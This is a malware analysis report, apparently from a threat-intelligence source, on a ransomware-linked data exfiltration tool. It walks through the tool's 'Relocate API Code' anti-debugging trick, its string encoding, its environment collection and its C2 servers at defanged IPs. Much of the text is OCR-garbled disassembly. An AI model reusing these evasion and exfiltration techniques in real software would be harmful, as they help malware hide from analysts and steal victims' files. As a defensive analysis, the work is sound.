# **Data Exfiltrator**

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# exfiltrate data

# Summary

Over the past year, a major change in tactics employed by ransomware adversaries is to exfiltrate data from the victim's environment. The data then serves as the material for an extortion threat on top of the ransom for encrypted data. This additional tactic became a trend followed by most major ransomware families early last year,  $2020^{1}$ . To support this tactic, some ransomware operators have added a specific type of malware to perform this exfiltration to their intrusion set<sup>2</sup>. The five samples analyzed here perform this type of data exfiltration. They upload a set of files from the victim's computer to command and control servers hosted on IP addresses 51.81.153[.]212, 51.161.82[.]135, and 51.77.110[.]6. All of these IP addresses are owned by OVH SAS, a French hosting company. The malware follows the exfiltration with a single line PowerShell command that stops the malware's running process and then deletes the malware file that was executed. The malware has a type of anti-analysis behavior called "Relocate API Code" according to the Malware Behavior Catalog's <sup>3</sup> categorization <sup>4</sup>. The malware reads a copy of system DLLs into memory and resolves imports from there. This causes a problem for debuggers such as x64dbg <sup>5</sup>.

Interestingly, these files share code with an earlier malware sample with completely different capabilities. This earlier file has been observed alongside TrickBot, CobaltStrike, and ransomware  $\frac{6}{2}$ . This earlier malware additionally uses the same anti-analysis technique, but does not exfiltrate data. It has the capability to download a CobaltStrike beacon and execute it  $\frac{7}{2}$ . In addition to this overlap in code and behavior, the command and control (C2) infrastructure domains are registered via the same registrar. Also, the C2 IP addresses are owned by the same hosting company, OVH.

# **Anti-analysis Trick**

### Relocate API Code

The first behavior one observes when running these samples in a sandbox or in a debugger is that at the point where the imports are resolved an exception is raised. Debugging past this point is not possible without circumvention of an anti-analysis trick. This circumvention starts by examining the first encoded

string the samples decode. Encoded strings are found in two general forms in these samples. First is with all the rest of the strings in the file in the .data section. Some of these can be seen in Figure 1 with one example highlighted.

.data sect	tion started {0x140009000-0x140009b08}
140009000	data_140009000:
140009000	fb fc fe ff aa 76 72 6f-73 66 6a 4d 71 75 6f 39-7c 75 7e 00 07 6d 4f 72-78 78 78 78 00 00 00 00 00vrosfjMquo9 u~mOrxxxx
140009020	data_140009020:
140009020	fb fc fe ff aa 4e 71 7d-6d 71 72 68 37 3e 38 3b-2c 35 65 78 7e 75 81 8a-87 35 64 6b 38 4a 4a 49Nq}mqrh7>8;,5ex~u5dk8JJI
140009040	4c 58 3e 76 6f 78 58 57-4d 45 67 97 98 95 8f 82-91 8f 79 98 a4 60 67 66-6b 63 69 6d 58 61 85 83 LX>voxXWMEgy`gfkcimXa
140009060	90 8a 8a 6b 60 ad ab ae-a9 65 8d ac ab b4 b9 74-6c b1 b7 c2 b3 c0 c4 b7-83 85 84 87 86 8c 8a 94k`etl
140009080	7c a0 c6 d1 cf ce c7 92-9c 98 94 97 96 9d 9b 9b-9f 9b 9f a1 a2 91 b7 df-d9 d8 ea e9 e7 e7 a9 b4
1400090a0	aa b0 ac b4 a0 d4 e3 e9-e5 f7 ef b6 bd bc c1 b9-bf c3 00 07 6d 4f 72 78-78 78 78 00 00 00 00 00morxxxx
1400090c0	data_1400090c0:
1400090c0	fb fc fe ff aa 48 47 57-00 07 6d 4f 72 78 78 78-78 00 00 00 00 00 00 00 00 00HGWmOrxxxx

Figure 1: Encoded Strings

Notice the "mOrxxxx" characters that trail each of the encoded strings. These trailing characters will be examined below.

The other location where encoded strings are found is split up character-by-character as stack strings. Each byte is moved one-by-one to a location on the stack before the decoding operation occurs. The first string of this type is in the function that resolves imports from kernel32.dll. This encoded string is shown in Figure 2.

00000014000165C {	48:81EC 48010000	sub rsp,148	resolve_kernel32
000000140001663	C68424 F8000000 FB	mov byte ptr ss: rsp+F8, FB	
00000014000166в	C68424 F9000000 FC	mov byte ptr ss:[rsp+F9],FC	
000000140001673	C68424 FA000000 FE	mov byte ptr ss:[rsp+FA],FE	
00000014000167в	C68424 FB000000 FF	mov byte ptr ss:[rsp+FB],FF	
000000140001683	C68424 FC000000 AA	mov byte ptr ss: rsp+FC, AA	
000000014000168B	C68424 FD000000 44	mov byte ptr ss:[rsp+FD],44	44: D
000000140001693	C68424 FE000000 3C	mov byte ptr ss: rsp+FE, 3C	3C: <
00000014000169B	C68424 FF000000 5F	mov byte ptr ss: rsp+FF1,5F	SF:
0000001400016A3	C68424 00010000 5B	mov byte ptr ss: rsp+100,58	SB: L
00000001400016AB	C68424 01010000 6E	mov byte ptr ss: rsp+101,6E	0E: N
00000001400016B3	C68424 02010000 74	mov byte ptr ss: rsp+102,74	/4: t
00000001400016BB	C68424 03010000 6B	mov byte ptr ss: rsp+105,68	0B: K
00000001400016C3 00000001400016CB	C68424 04010000 77 C68424 05010000 80	mov byte ptr sstrsp+104,77	//: W
00000001400018CB	C68424 06010000 7D	mov byte ptr ss. rsp+105,80	70.1331
00000001400018D3	C68424 07010000 67	mov byte ptr ss. $rsp+100$ , 70	67.10
00000001400016E3	C68424 07010000 5F	mov byte ptr $ss.[rsp+107], 67$	5E-1 '
00000001400016EB	C68424 09010000 86	mov byte ptr $ss$ rsp+100, sr	5F
00000001400016F3	C68424 0A010000 81	mov byte ptr $ss$ rsp+105,80	
00000001400016FB	C68424 0B010000 83	mov byte ptr ss. rsp+10A, 81	
0000000140001703	C68424 0C010000 75	mov byte ptr $33.1739+100,35$	75 * ' 11 '
000000014000170B	C68424 0D010000 7E	mov byte ptr $ss: rsp+1001 7E$	7F''~'
0000000140001713	C68424 0E010000 45	mov byte ptr ss: $rsp+10E$ 45	45 'F'
000000014000171B	C68424 0F010000 45	mov byte ptr ss: $rsp+10E$ 45	45 · 'F'
0000000140001723	C68424 10010000 70	mov byte ptr ss: rsp+110,70	70:'p'
00000014000172в	C68424 11010000 80	mov byte ptr ss: rsp+111,80	
000000140001733	C68424 12010000 7B	mov byte ptr ss: rsp+112,7B	7B:'{'
00000014000173B	C68424 13010000 89	mov byte ptr ss: rsp+113,89	
000000140001743	C68424 14010000 86	mov byte ptr ss: rsp+114,86	
00000014000174B	C68424 15010000 7E	mov byte ptr ss: rsp+115,7E	7E:'~'
000000140001753	C68424 16010000 86	mov byte ptr ss:[rsp+116],86	
00000014000175B	C68424 17010000 4E	mov byte ptr ss:[rsp+117],4E	4E:'N'
000000140001763	C68424 18010000 4E	mov byte ptr ss:[rsp+118],4E	4E:'N'
00000014000176в	C68424 19010000 4B	mov byte ptr ss:[rsp+119],4B	4B:'K'
000000140001773	C68424 1A010000 82	mov byte ptr ss: rsp+11A,82	
00000014000177в	C68424 1B010000 8B	mov byte ptr ss: rsp+11B,8B	
000000140001783	C68424 1C010000 8C	mov byte ptr ss: rsp+11C,8C	
000000014000178B	C68424 1D010000 00	mov byte ptr ss:[rsp+11D],0	
000000140001793	C68424 1E010000 07	mov byte ptr ss: rsp+lle,/	Costal
000000014000179B	C68424 1F010000 6D	mov byte ptr ss: rsp+11F,60	
00000001400017A3	C68424 20010000 4F	mov byte ptr sstrsp+120,4F	4F: 0
00000001400017AB 00000001400017B3	C68424 21010000 72 C68424 22010000 78	mov byte ptr ss. $rsp+121, 72$	72.1
00000001400017ВЗ	C68424 22010000 78	mov byte ptr ss. $[sp+122], 78$	78.1
000000014000176B	C68424 24010000 78	mov byte ptr $55.[15p+123],70$	78.1
00000001400017C3	C68424 25010000 78	mov byte ptr $ss:[rsp+124], 78$	78.121
00000001400017CB	C68424 26010000 00	mov byte ptr ss: $rsp+1261.0$	/0. x
00000001400017DB	48:8D8C24 F8000000	lea rcx. gword ptr ss: [rsp+E8]	
00000001400017E3	E8 C44C0000	call <68af2.decode_string>	
00000001400017E8	48:8BC8	<pre>mov byte ptr ss: [rsp+FA],FE mov byte ptr ss: [rsp+FB],FF mov byte ptr ss: [rsp+FD],44 mov byte ptr ss: [rsp+FD],44 mov byte ptr ss: [rsp+FD],5F mov byte ptr ss: [rsp+101],6E mov byte ptr ss: [rsp+101],6E mov byte ptr ss: [rsp+102],74 mov byte ptr ss: [rsp+103],6B mov byte ptr ss: [rsp+104],77 mov byte ptr ss: [rsp+104],77 mov byte ptr ss: [rsp+106],70 mov byte ptr ss: [rsp+106],70 mov byte ptr ss: [rsp+108],5F mov byte ptr ss: [rsp+108],5F mov byte ptr ss: [rsp+108],5F mov byte ptr ss: [rsp+108],5F mov byte ptr ss: [rsp+100],76 mov byte ptr ss: [rsp+100],75 mov byte ptr ss: [rsp+100],75 mov byte ptr ss: [rsp+100],75 mov byte ptr ss: [rsp+100],75 mov byte ptr ss: [rsp+101],70 mov byte ptr ss: [rsp+101],70 mov byte ptr ss: [rsp+110],70 mov byte ptr ss: [rsp+110],70 mov byte ptr ss: [rsp+111],80 mov byte ptr ss: [rsp+112],78 mov byte ptr ss: [rsp+114],86 mov byte ptr ss: [rsp+114],86 mov byte ptr ss: [rsp+114],86 mov byte ptr ss: [rsp+116],72 mov byte ptr ss: [rsp+116],73 mov byte ptr ss: [rsp+116],72 mov byte ptr ss: [rsp+116],73 mov byte ptr ss: [rsp+120],73 mov byte ptr ss: [rsp+120],73 mov byte ptr ss: [rsp+121],73 mov byte ptr ss: [rsp+123],78 mov byte ptr ss: [rsp+124],78 mov byte ptr ss: [rsp+126],0 lea rcx,qword ptr ss: [rsp+126],0 l</pre>	
00000001400017EB	E8 20340000	call 68af2.140004c10	
Carlor and the second			

### Figure 2: First Encoded String

This first string decodes to "C:\Windows\System32\kernel32.dll". This path is then used to read the DLL from the filesystem into memory. Imports are then resolved against this copy of the DLL rather than the system DLL. The function calls to copy the DLL are shown in Figure 3.



Figure 3: Copy DLL Function

In the debugger's environment, this read fails with an exception which then prevents the imports from being properly resolved <sup>8</sup>. A detailed explanation of what's happening here can be found on OALabs YouTube channel <sup>9</sup>. To circumvent this trick, one can create a copy of the DLLs on the filesystem and change their names along with the decoded path strings. This way the DLLs can be read correctly and the imports properly resolved. This change can be done on the fly in the debugger after the strings are decoded. An example of changing this on the fly using the filename kernel33.dll is shown in Figure 4.

0000001400017B3 00000001400017E3 00000001400017E3 00000001400017E8 00000001400017E0	48:8D824 2001000 00 48:8D824 F800000 48:8BC8 E8 20340000 48:898424 38010000	200,0 rsp+F8] ng>	rcx "C:\\Windows\\System32\\kernel33.dll" r	ax:'	
🚛 Dump 1 🚺 Dump	2 🚛 Dump 3 🚛 D	ump 4 🛛 💭 Dump 5 🛛 👹 W	atch 1 [x=] Locals	V Struct 00	0000
Address Hex			ASCII		0000
00000000014FE78 6D 00000000014FE88 00	4B 82 8B 8C 00 07 6D	65 6C 3B 33 2E 64 6C 6C	C.\Windows\Syste m32\kernel33.cll K		000000000000000000000000000000000000000

# Figure 4: Change DLL Name

Alternatively, the single encoded byte needed for this change can be modified in the sample with a hex editor to make this change permanent. This also makes restarting the analysis in the debugger less annoying. This byte difference is highlighted using HexFiend's  $\frac{10}{10}$  comparison function and can be seen in Figure 5.

••	•			934c5.exe vs	934c5_p	atch.exe			
2570	000045C6	84241001	000070C6	84241101	2570	000045C6	84241001	000070C6	84241101
2580	000080C6	84241201	00007BC6	84241301	2580	000080C6	84241201	00007BC6	84241301
2590	000089C6	84241401	000086C6	84241501	2590	000089C6	84241401	000086C6	84241501
25A0	00007EC6	84241601	000086C6	84241701	25A0	00007EC6	84241601	000086C6	84241701
25B0	00004EC6	84241801	0000 <mark>4E</mark> C6	84241901	25B0	00004EC6	84241801	0000 <mark>4F</mark> C6	84241901
25C0	00004BC6	84241A01	000082C6	84241B01	25C0	00004BC6	84241A01	000082C6	84241B01
1. D.	1: Replace 1 byte at offset 0x25ba with 1 byte								
1: Re	place 1 byte at o	ffset 0x25ba wit	in 1 byte						

Figure 5: Original Compared to Patch

After the DLL path has been decoded, the various imports from that DLL are then decoded from similar stack strings. One example with LoadLibraryW is shown in Figure 6. Again, please note the trailing "mOrxxxx" string immediately after the encoded bytes of the "LoadLibraryW" string.

000000140001815	8B 00	mov eax, dword ptr ds:[rax]	eax:"LoadLibraryW", rax:"LoadLibraryW"
000000140001817	45:33C0	xor r8d,r8d	and the second of the second off
000000014000181A 000000014000181C	8BD0 48:8B8424 30010000	mov edx, eax	eax:"LoadLibraryW"
000000014000181C	48:8848 08	<pre>mov rax,qword ptr ss:[rsp+130] mov rcx,qword ptr ds:[rax+8]</pre>	<pre>rcx:"LoadLibraryW", rax+8:"aryW"</pre>
0000000140001828	E8 17260000	call <68af2.load_sections>	TCX. Ebaderbraryw, Tax+b. aryw
000000014000182D	48:898424 28010000	mov gword ptr ss: [rsp+128], rax	
0000000140001835	C64424 20 FB	mov byte ptr ss:[rsp+20],FB	
000000014000183A	C64424 21 FC	mov byte ptr ss: [rsp+21],FC	
000000014000183F	C64424 22 FE	mov byte ptr ss:[rsp+22],FE	
000000140001844	C64424 23 FF	mov byte ptr ss:[rsp+23],FF	
000000140001849	C64424 24 AA	mov byte ptr ss:[rsp+24],AA	
000000014000184E	C64424 25 4D	mov byte ptr ss:[rsp+25],4D	4D: 'M'
000000140001853	C64424 26 71	mov byte ptr ss:[rsp+26],71	71: 'q'
000000140001858	C64424 27 64	mov byte ptr ss: rsp+27,64	64: 'd'
000000014000185D 0000000140001862	C64424 28 68 C64424 29 51	mov byte ptr ss:[rsp+28],68 mov byte ptr ss:[rsp+29].51	
0000000140001862	C64424 29 51 C64424 2A 6F	mov byte ptr ss:[rsp+24],6F	
0000000140001867	C64424 28 69	mov byte ptr ss:[rsp+28],69	
0000000140001871	C64424 2C 7A	mov byte ptr ss:[rsp+2C],7A	7A:'z'
000000140001876	C64424 2D 6A	mov byte ptr ss: rsp+2D,6A	6A: 'j'
000000014000187B	C64424 2E 7C	mov byte ptr ss: [rsp+2E],7C	7c: ' '
000000140001880	C64424 2F 84	mov byte ptr ss: [rsp+2F],84	
000000140001885	C64424 30 63	mov byte ptr ss: [rsp+30],63	63:'c'
00000014000188A	C64424 31 00	mov byte ptr ss:[rsp+31],0	
000000014000188F	C64424 32 07	mov byte ptr ss:[rsp+32],7	
000000140001894	C64424 33 6D	mov byte ptr ss:[rsp+33],6D	6D:'m'
000000140001899	C64424 34 4F	mov byte ptr ss:[rsp+34],4F	4F: '0'
000000014000189E	C64424 35 72	mov byte ptr ss:[rsp+35],72	72: 'r'
00000001400018A3 00000001400018A8	C64424 36 78	mov byte ptr ss: rsp+36,78	
00000001400018A8	C64424 37 78 C64424 38 78	mov byte ptr ss:[rsp+37],78 mov byte ptr ss:[rsp+38],78	78:'x' 78:'x'
00000001400018AD	C64424 38 78	mov byte ptr ss:[rsp+39],78	78: 'x'
0000000140001882	C64424 35 78	mov byte ptr ss:[rsp+34],0	76. X -
00000001400018BC	48:8D4C24 20	lea rcx, gword ptr ss: [rsp+20]	
00000001400018c1	E8 E64B0000	call <68af2.decode string>	
00000001400018c6	C68424 D0000000 FB	mov byte ptr ss:[rsp+D0],FB	
00000001400018CE	C68424 D1000000 FC	mov byte ptr ss: rsp+D1,FC	

Figure 6: Encoded LoadLibraryW with Trailing Additional String

Once the import strings are decoded, a custom implementation of GetProcAddress is used on the copy of kernel32.dll to resolve the imports. The results of this process can be seen in Figure 7.

0000000140001D44 0000000140001D49 0000000140001D4E	48:8D4C24 40 E8 5E470000 48:8D5424 20	<pre>lea rcx,qword ptr ss:[rsp+40] call &lt;68af2.decode_string&gt; lea rdx,qword ptr ss:[rsp+20]</pre>
0000000140001D53	48:8B8C24 28010000	mov rcx, qword ptr ss:[rsp+128]
000000140001D5B	E8 04F6FFF	<pre>call &lt;68af2.get_proc_address&gt;</pre>
0000000140001D60	48:8905 9980000	<pre>mov qword ptr ds:[&lt;&amp;JMP.&amp;LoadLibraryW&gt;_],rax</pre>
0000000140001D67	48:8D9424 A8000000	<pre>lea rdx,qword ptr ss:[rsp+A8]</pre>
0000000140001D6F	48:8B8C24 28010000	mov rcx, qword ptr ss:[rsp+128]
0000000140001D77 0000000140001D7C	E8 E8F5FFFF 48:8905 D58C0000	<pre>call &lt;68af2.get_proc_address&gt; mov gword ptr ds:[&lt;&amp;JMP.&amp;GlobalMemoryStatusEx&gt;],rax</pre>
0000000140001D7C	48:809424 8000000	
0000000140001D85	48:8B8C24 28010000	lea rdx, qword ptr ss: [rsp+80]
0000000140001D8B	E8 CCF5FFF	<pre>mov rcx,qword ptr ss:[rsp+128] call &lt;68af2.get_proc_address&gt;</pre>
0000000140001D93	48:8905 A98C0000	mov qword ptr ds:[<&JMP.&GetDiskFreeSpaceExA>],rax
0000000140001D98	48:805424 60	lea rdx.gword ptr ss:[rsp+60]
0000000140001DA4	48:8B8C24 28010000	mov rcx, gword ptr ss: rsp+128
0000000140001DA4	E8 B3F5FFF	call <68af2.get_proc_address>
0000000140001DB1	48:8905 808c0000	mov gword ptr ds:[<&JMP.&GetProductInfo> ],rax
0000000140001DB8	48:8D5424 40	lea rdx, gword ptr ss: [rsp+40]
0000000140001DBD	48:8B8C24 28010000	mov rcx, qword ptr ss: [rsp+128]
0000000140001DC5	E8 9AF5FFFF	call <68af2.get_proc_address>
0000000140001DCA	48:8905 D78C0000	mov gword ptr ds:[<&JMP.&GetVersionExA>],rax
0000000140001DD1	B8 01000000	mov eax,1
0000000140001DD6	48:81C4 48010000	add rsp,148
000000140001DDD	C3	ret

Figure 7: After Imports Resolved

Examining the exports for these samples shows a DLL name "Input.exe" as well as one exported function "bsearch". These exports are shown in Figure 8.



Figure 8: Exports

This bsearch function is a version of the binary search algorithm  $\frac{11}{1}$ . It appears once in the samples as part of the custom GetProcAddress implementation. This function call is highlighted in Figure 9.

<pre>int64_t get_proc_address(int64_t* arg1, int64_t arg2)</pre>								
			<b>₩</b>					
1400015af	488b442430	mo∨	rax, qword [rsp+0x30 {var_58_1}]					
1400015b4	8b4018	mov	eax, dword [rax+0x18]					
1400015b7	488d0dba3b0000	lea	rcx, [rel sub_140005178]					
1400015be	48894c2420	mov	qword [rsp+0x20 {var_68}], rcx {sub_140005178}					
1400015c3	41b910000000	mov	r9d, 0x10					
1400015c9	448bc0	mov	r8d, eax					
1400015cc	488b442450	mov	rax, gword [rsp+0x50 {var_38}]					
1400015d1	488b5050	mov	rdx, gword [rax+0x50]					
1400015d5	488d8c2498000000	lea	rcx, [rsp+0x98 {arg_10}]					
1400015dd		call	bsearch					
1400015e2	4889442470	mo∨	qword [rsp+0x70 {var_18_1}], rax					
1400015e7	48837c247000	cmp	qword [rsp+0x70 {var_18_1}], 0x0					
1400015ed	750f	jne	0x1400015fe					
		and S						

Figure 9: Function Call to bsearch in Custom GetProcAddress

After the imports from kernel32.dll have been resolved, the next DLL is ntdll.dll. The process shown above is repeated for this DLL. The alternative name used here was npdll.dll. The path after this change is shown in Figure 10.

Address	He									_	ASCII				
00000000014FE68	77	73	5C	53 79	73	74	65 6D	33	32	5C	6 E	70	64	6C	ws\System32\npd]
000000000014FE78	6C	2E	64	6C 6C	00	48	7F 88	89	00	07	60	41	12	70	Т. атт. н
															xxxmOrxxxx
00000000014FE98	80	08	9D	02 00	00	00	00 00	00	18	00	00	00	00	00	

### Figure 10: DLL Name Change

Some of the resolved imports give an idea of what's to come and what the capabilities are for these samples. Examples of this are the imports of "HttpAddRequestHeadersW" and "EnumProcesses" as shown in Figures 11 and 12.




Figure 11: Import HttpAddRequestHeadersW

00000001400066B4 0000001400066B9 0000001400066C3 00000001400066C2 00000001400066CD 0000001400066D2 0000001400066D7 0000001400066E1 0000001400066E1 0000001400066E5 00000001400066E2	C64424 67 78 C64424 68 78 C64424 69 78 C64424 6A 78 C64424 6A 78 C64424 6B 00 48:8D4C24 50 E8 D5FDFFFF 48:8D5424 50 48:8B4C24 30 E8 D6E1FFFF 48:8905 63430000 B8 01000000 48:83C4 78	<pre>mov byte ptr ss:[rsp+67],78 mov byte ptr ss:[rsp+68],78 mov byte ptr ss:[rsp+66],78 mov byte ptr ss:[rsp+66],78 mov byte ptr ss:[rsp+66],0 lea rcx,qword ptr ss:[rsp+50] call &lt;68af2.decode_string&gt; lea rdx,qword ptr ss:[rsp+50] mov rcx,qword ptr ss:[rsp+50] call 68af2.1400048BC mov qword ptr ds:[&lt;&amp;EnumProcesses&gt;],rax mov eax,1 add rsp,78</pre>	78:'x' 78:'x' 78:'x' 78:'x' [rsp+30]:"'è\x03"
00000001400066F6	C3	ret	
00000001400066F7 00000001400066F8	CC 44:894C24 20	int3 mov dword ptr ss:[rsp+20],r9d	

Figure 12: Import EnumProcesses

The rest of the DLLs after ntdll.dll that are loaded are not loaded using this same antianalysis trick. These other DLLs are user32.dll, wininet.dll, and psapi.dll. The steps to decode and resolve imports from each DLL are divided into separate functions. Each of these functions is shown in figure 13.

resolve_im	ports:		
1400050ac	4883ec28	sub	rsp, 0x28
1400050b0	e8a7c5ffff	call	resolve_kernel32
1400050b5	e846bfffff	call	resolve_ntdll
1400050ba	e8b1d8ffff	call	resolve_user32
1400050bf	e81ce3ffff	call	resolve_wininet
1400050c4	e8c3140000	call	resolve_psapi
1400050c9	33c0	xor	eax, eax {0x0}
1400050cb	4883c428	add	rsp, 0x28
1400050cf	c3	retn	{return_addr}

Figure 13: Resolve Import Functions

In the code of these samples, another interesting library function calling pattern is to call NtAllocateVirtualMemory using syscall to allocate memory. This pattern of function call is shown in Figure 14.

0000000035BC3B0 0000000035BC3B3 0000000035BC3B8 0000000035BC3C3C0	4C:8BD1 B8 18000000 F60425 0803FE7F 01 ▼ 75 03	<pre>mov r10,rcx mov eax,18 test byte ptr ds:[7FFE0308],1 inc 35EC3C5</pre>	
0000000035BC3C2	0F05	syscall	NtAllocateVirtualMemory
0000000035Bc3c4 0000000035Bc3c5 0000000035Bc3c7 0000000035Bc3c8	C3 CD 2E C3 0F1F8400 00000000	int 2E ret nop dword ptr ds:[rax+rax],eax	

Figure 14: Syscall Used on NtAllocateVirtualMemory

# **Collect Environment Information**

The first set of capabilities in these samples is to collect information about the victim's environment. The first bit of information collected is the name of the computer. The call to GetComputerNameExA is shown in Figure 15.




Figure 15: Collect Computer Name

The next bit of environmental information collected is the physical and virtual memory status. This is done via a call to GlobalMemoryStatusEx  $\frac{12}{2}$  which is shown in Figure 16.



Figure 16: Measure Physical and Virtual Memory Status

The memory status is not sent back to the command and control (C2) infrastructure. It is probably used in the file processing algorithm because the primary purpose of these samples is to exfiltrate files from the victim's computer. These files must be copied from the filesystem to memory for processing before being sent to the C2.

The next data point collected is the username that ran the malware file. This data point does not appear to be sent back to the C2 according to the fields in the network traffic. The API call to GetUserNameA is

### shown in Figure 17.




Figure 17: Collect Username

Next the samples check the free disk space via GetDiskFreeSpaceExA as shown in Figure 18.

0000000140004BC0 -	48:83EC 48	sub rsp.48	disk_space
000000140004BC4	48:c74424 28 000000	(mov gword ptr ss: rsp+28],0	
000000140004BCD	C74424 20 0000000	mov dword ptr ss: [rsp+20],0	
000000140004BD5	45:33C9	xor r9d, r9d	
000000140004BD8	4C:8D4424 30	lea r8, gword ptr ss:[rsp+30]	
000000140004BDD	33D2	xor edx,edx	
000000140004BDF	48:8B4C24 28	mov rex, gword ptr cc:[rep:28]	
000000140004BE4	FF15 5E5E0000	<pre>call qword ptr ds:[&lt;&amp;JMP.&amp;GetDiskFreeSpaceExA&gt;</pre>	
000000140004BEA	894424 20	mov dword ptr ss. [rsp+20], eax	
000000140004BEE	837C24 20 00	cmp dword ptr ss:[rsp+20],0	
000000140004BF3	✓ 74 11	je 68af2.140004C06	
000000140004BF5	33D2	xor edx,edx	
000000140004BF7	48:8B4424 30	mov rax,qword ptr ss:[rsp+30]	
000000140004BFC	в9 0000040	mov ecx,4000000	
0000000140004c01	48:F7F1	div rcx	
0000000140004c04	✓ EB 02	jmp 68af2.140004c08	
000000140004c06	33C0	xor eax,eax	
0000000140004c08	48:83C4 48	add rsp,48	
0000000140004c0c	C3	ret	
0000000140004C0D	CC	int3	

Figure 18: Check Disk Free Space

Next the OS version and product information is collected via calls to GetVersionExA and GetProductInfo. These calls are shown in Figure 19.

0000001400026F0 -	48:81EC E8000000	sub rsp,E8	version
00000001400026F7	41:B8 4000000	mov r8d,40	40:'@'
00000001400026FD	BA 00300000	mov edx.3000	
000000140002702	в9 1000000	mov ecx.10	
000000140002707	E8 C8160000	call 68af2.140003DD4	
000000014000270c	48:894424 30	mov gword ptr ss:[rsp+30],rax	
000000140002711	41:B8 9C000000	mov r8d.9C	
000000140002717	33D2	xor edx.edx	
000000140002719	48:8D4C24 40	<pre>lea rcx, gword ptr ss:[rsp+40]</pre>	
000000014000271E	E8 69280000	call 68af2.140004F8C	
000000140002723	C74424 40 9C000000	mov dword ptr ss:[rsp+40],90	
00000014000272в	48:8D4C24 40	lea rcx.gword ptr ss:[rsp+40]	
000000140002730	FF15 72830000	<pre>call gword ptr ds:[&lt;&amp;JMP.&amp;GetVersionExA&gt; ]</pre>	
000000140002736	48:8D4424 38	iea rax, gword pur ss. rsp+38	
00000014000273B	48:894424 20	mov gword ptr ss:[rsp+20],rax	
000000140002740	45:33C9	xor r9d, r9d	
000000140002743	45:33C0	xor r8d, r8d	
000000140002746	8B5424 48	mov edx, dword ptr ss: [rsp+48]	
00000014000274A	8B4C24 44	mov ecy dword ntr ss [rsn+44]	
000000014000274E	FF15 E4820000	<pre>call qword ptr ds:[&lt;&amp;JMP.&amp;GetProductInfo&gt; ]</pre>	
000000140002754	48:8B4424 30	mov rax, gword ptr ss: rsp+30	
000000140002759	8B4C24 44	mov ecx, dword ptr ss: [rsp+44]	

Figure 19: Gather OS Version and Product Information

# **Malware Configuration**

After the environment information has been collected, the malware configuration strings are then decoded. As opposed to the stack strings used in the import resolution process, the configuration strings are normal strings in the .data section as shown above. All of these strings have a trailing "mOrxxxx" string. Interestingly this additional data does not cause problems for the decoding process. The reason for this is the decoding function works on a null terminated string. Examining the encoded strings closely, this null termination can be seen before the additional characters. An example of this null termination in a configuration string is shown in Figure 20.

RIP	• 00 • 00 • 00 • 00		1400 1400 1400 1400 <b>1400</b>	05F40 05F45 05F4A 05F50 05F55		E8 6 B9 E FF15 E8 0 48:8	74424 7F1FF 80300 0821 BFCFF D0D A B0500	FF 00 0000 FF 4400	)	0000	cal mov cal cal lea	ec> ec> qv c c rc>	8af2.r (,3E8 vord pt 8af2.c (.gword	ss: <mark>[</mark> rsp+28 resolve_impor cr ds:[<&Sle collect env i d ptr ds:[14 decode_string	rts> ep>] info> 000000001	
rcx=30 '0' qword ptr ds	:[68af?	2.0000	0001	L-000A	000]=	6F727	6AAFFF	EFC	FB							
.text:000000	0140005	5F55 6	8af2	exe:	\$5F55	#535	5									
🛄 Dump 1	🛄 Du	ump 2		Dum	o 3	🚛 Di	ump 4	Q	📙 Du	mp 5	6	🤌 w	atch 1	[x=] Locals	🚀 Struct	
Address	[	Нех											ASCII			
000000014000/ 000000014000/ 000000014000/ 000000014000/ 000000014000/	A010 A020 A030	FB         FC           7C         75           FB         FC           2C         35           4C         58	7E FE 65	FF         AA           00         07           FF         AA           78         7E           76         6F	6D 4 4E 7 75 8	F 72 1 7D 1 8A	73 66 78 78 6D 71 87 35 4D 45	78 72 64	78 68 6B		0 00 E 38 A 4A	3B 49	u~ ûüþÿ ,5ex~	vrosfiMquo9 mOrxxxx Nq}mqrh7>8; u5dk8JJI xXWMEg		

Figure 20: Null Termination

An example of this null termination in a stack string is shown in Figure 21.

140002b1f	c644244b72	mo∨	<pre>byte [rsp+0x4b {var_4d}], 0x72</pre>
140002b24	c644244c7c	mo∨	byte [rsp+0x4c {var_4c}], 0x7c
140002b29	c644244d78	mo∨	byte [rsp+0x4d {var_4b}], 0x78
140002b2e	c644244e7a	mo∨	byte [rsp+0x4e {var_4a}], 0x7a
140002b33	c644244e7a	mo∨	byte [rsp+0x4f {var_49}], 0x62
140002b38 140002b3d 140002b42 140002b47	c644245075 c64424517b c644245272 c64424537e	mov mov mov	<pre>byte [rsp+0x50 {var_48}], 0x75 byte [rsp+0x51 {var_47}], 0x7b byte [rsp+0x52 {var_46}], 0x72</pre>
140002b4c 140002b51 140002b56	c644245487 c644245500 c644245607	mo∨ mo∨ mo∨ mo∨	<pre>byte [rsp+0x53 {var_45}], 0x7e byte [rsp+0x54 {var_44}], 0x87 byte [rsp+0x55 {var_43}], 0x0</pre>
140002b5b	c64424576d	mo∨	<pre>byte [rsp+0x57 {var_41}], 0x6d</pre>
140002b60	c64424584f	mo∨	byte [rsp+0x58 {var_40}], 0x4f
140002b65	c644245972	mo∨	byte [rsp+0x59 {var_3f}], 0x72
140002b6a	c644245a78	mo∨	byte [rsp+0x5a {var_3e}], 0x78
140002b6f	c644245b78	mo∨	<pre>byte [rsp+0x5b {var_3d}], 0x78</pre>
140002b74	c644245c78	mo∨	byte [rsp+0x5c {var_3c}], 0x78
